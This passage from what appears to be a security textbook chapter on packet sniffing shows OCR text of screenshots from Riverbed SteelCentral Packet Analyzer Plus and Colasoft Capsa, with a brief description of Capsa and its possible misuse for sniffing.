

SteelCentral Packet Analyzer Plus
MENU
HOME
TIME CONTROL
POLICIES/ALERTS
REPORTING
REMOTE
Add Trace File
Add Folder
Clear List
Trace Files
Probes
Remote
Search
Update Sources
Close All Tabs
Getting Started
General
Create
Save
Restore
Detach
View
Send to Wireshark
Send to TA
Send to File
Drill Down
Copy
Copy Chart
Chart Selection
Devices
Files
Local System
Microsoft Corporation
Bandwidth Over Time
Network Usage by Port N
Views
Start Search
Custom 'Local System'
Recently Used
Bandwidth Over Time
IP Conversations
Network Usage Analysis
Network Usage by Applicat
Network Usage by Port Nar
Protocol Distribution
Traffic Analysis
Bandwidth Usage
Generic
LAN and Network
Multi-Segment Analysis
Performance and Errors
Talkers and Conversations
Getting Started
Bandwidth Over Time
Network Usage by Port Name
Filters (None)
Total Throughput
Bits/s
10.00K
8.00K
6.00K
4.00K
2.00K
0
21:43:29
21:43:39
mdns
IPv6-ICMP
https
Notes
Filters
Violations
Total Bits
30.00K
25.00K
20.00K
15.00K
10.00K
5.00K
0
29.45K
12.58K
12.10K
mdns
IPv6-ICMP
https
Notes
Relative Network Usage
IPv6-ICMP (23.23%)
https (22.36%)
54.13K Bits
mdns (54.40%)
mdns
IPv6-ICMP
https
Notes
Current Selection: 21:43:29 - 21:43:40 (11 s) @ 1 sec - Total Window: 21:43:29 - 21:43:40 - Drop After: 1 Day
Network Usage by Port Name on vifg0 at 9:43 PM - Selected Chart: Total Throughput

Figure 8.56: Screenshot of Riverbed Packet Analyzer Plus

- **Capsa Portable Network Analyzer**

  Source: *https://www.colasoft.com*

  Capsa, a portable network performance analysis and diagnostics tool, provides packet capture and analysis with an easy-to-use interface, allowing users to protect and monitor networks in a critical business environment.

  An attacker can use this tool to sniff packets from the target network and detect network vulnerabilities.



Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial
Analysis
System
Tools
Views
Help
Adapter
Start
Stop
Analysis Object
Conversation Filter
Log View
Log Output
Alarm
Capture
Analysis Settings
Utilization (0%)
pps (7)
Traffic Chart(bps)
0.1%
Packet Buffer 128.0 MB
Node Explorer
Capture - Default
Protocol Explorer (1)
MAC Explorer (3)
IP Explorer (5)
VoIP Explorer
Process Explorer (3)
Application Explorer (4)
Dashboard
Summary
Diagnosis
Protocol
MAC Endpoint
IP Endpoint
Default
Packets
Domain
TCP
Port
IP
Process
Application
SIP
H.323
Global - Utilization (Percent)
Total Traffic by Bytes
Top IP Addresses by Bytes
Top Application Protocols by Bytes
10.10.1.11
www.colasoft.com
ssl.google-analytics.com
stats.g.doubleclick.net
www.google.com
52.96.111.82
SSL
HTTP
DNS
Online Resource
Purchase Capsa Enterprise
Unlimited Edition
(click here)
Live Demo
Find Top Talkers in Network
Who Is Using Network Bandwidth?
How to Detect ARP Attacks
How to Detect Network Loop
How to Monitor IM Message
[More Videos...]
How-To's
How to Monitor Network Traffic
Monitor Employees Website Visits
I cannot capture ALL traffic, why?
Create Traffic Utilization Chart
[Ent]Start a Wireless Capture
[More in Knowledgebase...]
How to Use Capsa
Capture - Default
Ethernet
Bandwidth - 1000Mbps
Inactive 00:01:02
482
0
Ready
Alarm Explorer
0
0
0

